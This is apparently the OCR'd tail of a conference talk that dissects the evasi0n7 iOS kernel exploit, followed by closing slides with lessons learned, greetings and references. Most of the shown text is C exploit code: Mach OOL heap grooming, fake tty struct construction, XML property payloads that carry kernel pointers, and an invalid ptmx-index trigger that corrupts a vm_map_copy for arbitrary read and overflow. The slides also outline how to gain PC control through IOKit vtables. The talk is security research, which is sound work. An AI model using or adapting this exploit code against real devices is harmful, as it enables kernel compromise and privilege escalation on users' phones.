
```
for(i = 0; i < (SECOND_STAGE_OOL_ALLOCATIONS / 2); i++)
{
    setup_fake_tty(stage2_ool_buffer, SECOND_STAGE_OBJECT_SIZE, ptmx_ioctl_ptr);

    msg.header.msgh_remote_port = stage2_myports[i];
    msg.header.msgh_local_port = MACH_PORT_NULL;

    msg.header.msgh_bits =
        MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;

    msg.header.msgh_size = sizeof(msg);
    msg.body.msgh_descriptor_count = 1;

    msg.desc[0].out_of_line.size = SECOND_STAGE_OBJECT_SIZE;
    msg.desc[0].out_of_line.address = stage2_ool_buffer;
    msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;

    ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);

    memset(properties, 0, 1024);
    char *tmp_1 = properties;

    /* create XML properties */
    tmp_1 += sprintf(tmp_1, "<dict>");
    tmp_1 += sprintf(tmp_1, "<key>doesn_t_matter_what</key>");
    tmp_1 += sprintf(tmp_1, "<array>");

    tmp_1 += sprintf(tmp_1, "<data format=\"hex\">");

    tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(ptmx_ioctl_ptr + WRITE_OFFSET));
    tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(ptmx_ioctl_ptr + WRITE_OFFSET));
    tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(ptmx_ioctl_ptr + WRITE_OFFSET));
    tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(0x00000000));

    /* ... */

    tmp_1 += sprintf(tmp_1, "</data>");
    tmp_1 += sprintf(tmp_1, "</array>");
    tmp_1 += sprintf(tmp_1, "</dict>");

    kr = io_service_open_extended(service, mach_task_self(), 0, NDR_record,
                properties, strlen(properties) + 1, &result, &connect);
```

Exploitation
Stage 3




```
    else if(fake_tty_size == FIRST_STAGE_OBJECT_SIZE && addr != 0)
    {
        /*
         * This is the address that is indexed via the first invalid
         * pis_ioctl_list indexing (0x4c). We are on kalloc.256.
         *
         * We are pointing it to ptmx_ioctl_ptr + FAKE_TTY_OFFSET + 4
         * (88 + 48 + 4), which makes it point to the data section (payload)
         * of the OOL message on kalloc.88 that is next to the ptmx_ioctl
         * struct.
         *
         * We are using the first dword of the payload to point to the
         * second dword of the payload (and start there our fake tty struct)
         * in order to survive the dereference that ptsd_open() does.
         */

        fake_tty[0] = addr + FAKE_TTY_OFFSET + 4;
        fake_tty[1] = addr + FAKE_TTY_OFFSET + 12;
        fake_tty[2] = 0xffffffff;

        /* start of fake tty struct */
        fake_tty[3] = 0x0;          /* tty->t_lock */
        fake_tty[4] = 0x0;          /* tty->t_rawq->c_cc */
        fake_tty[5] = 0x22;         /* tty->t_rawq->c_cn */
        fake_tty[6] = 0x0;          /* tty->t_rawq->c_cf */
        fake_tty[7] = 0x400;        /* tty->t_rawq->c_cl */
        fake_tty[8] = addr + WRITE_OFFSET;
        fake_tty[9] = addr + WRITE_OFFSET;
        fake_tty[10] = addr + WRITE_OFFSET;
        fake_tty[11] = addr + WRITE_OFFSET;
    }
    else if(fake_tty_size == SECOND_STAGE_OBJECT_SIZE && addr != 0)
    {
        fake_tty[0] = addr + FAKE_TTY_OFFSET + 4;
        fake_tty[1] = addr + FAKE_TTY_OFFSET + 12;
        fake_tty[2] = 0xffffffff;

        /* start of fake tty struct */
        fake_tty[3] = 0x0;          /* tty->t_lock */
        fake_tty[4] = 0x0;          /* tty->t_rawq->c_cc */
        fake_tty[5] = 0x22;         /* tty->t_rawq->c_cn */
        fake_tty[6] = 0x0;          /* tty->t_rawq->c_cf */
        fake_tty[7] = 0x400;        /* tty->t_rawq->c_cl */
        fake_tty[8] = addr + WRITE_OFFSET;
    }
```

Exploitation
Stage 3




Exploitation


Stage 3



```c
    /*
     * We now trigger again the invalid indexing of the array, but this time
     * on a slave ptmx device (in order to take another kernel code path).
     */

    ret = unlink("/dev/ind3x");
    ret = mknod("/dev/ind3x", S_IFCHR | 0666, makedev(16, INVALID_PIS_INDEX / 4));

    printf("\n[+] opening the new slave ptmx device\n");
    slave_fd = open("/dev/ind3x", O_RDWR | O_NOCTTY | O_NONBLOCK);

    /* let's overwrite the size field of an OOL mach message on kalloc.88 */
    ret = write(slave_fd, (const void *)new_size, sizeof(new_size));
```



```c
struct clist {
        int     c_cc;           /* count of characters in queue */
        int     c_cn;           /* total ring buffer length */
        u_char  *c_cf;          /* points to first character */
        u_char  *c_cl;          /* points to next open character */
        u_char  *c_cs;          /* start of ring buffer */
        u_char  *c_ce;          /* c_ce + c_len */
        u_char  *c_cq;          /* N bits/bytes long, see tty_subr.c */
};
```



```c
struct vm_map_copy {
    int                     type;
#define VM_MAP_COPY_ENTRY_LIST
#define VM_MAP_COPY_OBJECT              2
#define VM_MAP_COPY_KERNEL_BUFFER       3
    vm_object_offset_t      offset;
    vm_map_size_t           size;
    union {
        struct vm_map_header        hdr;    /* ENTRY_LIST */
        vm_object_t                 object; /* OBJECT */
        struct {
            void                    *kdata;       /* KERNEL_BUFFER */
            vm_size_t               kalloc_size;  /* size of this copy_t */
        } c_k;
    } c_u;
};
```

Data-only banishing ritual

- We have a controlled corruption over a vm_map_copy struct
  - We can use duke's primitives for arbitrary read/heap overflow
- Plus, we know our location in the kernel heap
  - Our 1 & 2 stages; we used that knowledge extensively and built on it our whole attack
- Everything up to this point is *data-only*

Banishing ritual

- Not much work getting PC control from here
  - Play with vtables of IOKit objects

- Getting from here to a whole jailbreak is out of the scope of this talk (obviously ;)

- How close to the evasi0n7 kernel exploit techniques?
  - Pretty far off I'd say ;)
  - At least I temporarily satisfied my heap exploitation obsession

Lessons learned

- Don’t hack Apple
  - I can’t believe Apple kernel engineers work with the same debugging tools as the ones Apple publicly provides
- jk; hack Apple ;)
  - It’s becoming harder, but more fun
- Need for sharing notes

evasi0n7 greetz

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IT Security Works

- i0n1c
- winocm
- ih8sn0w
- Someone

References

- https://www.theiphonewiki.com/wiki/Evasi0n7
- http://geohot.com/e7writeup.html
- https://twitter.com/evad3rs
- http://evasi0n.com/
- http://blog.azimuthsecurity.com/2013/02/from-usr-to-svc-dissecting-evasi0n.html?m=1
- https://github.com/winocm/opensn0w
- i0n1c's iOS kernel heap talks
- Jonathan Levin's *OS Internals Volume III has a chapter on evasi0n7

Questions

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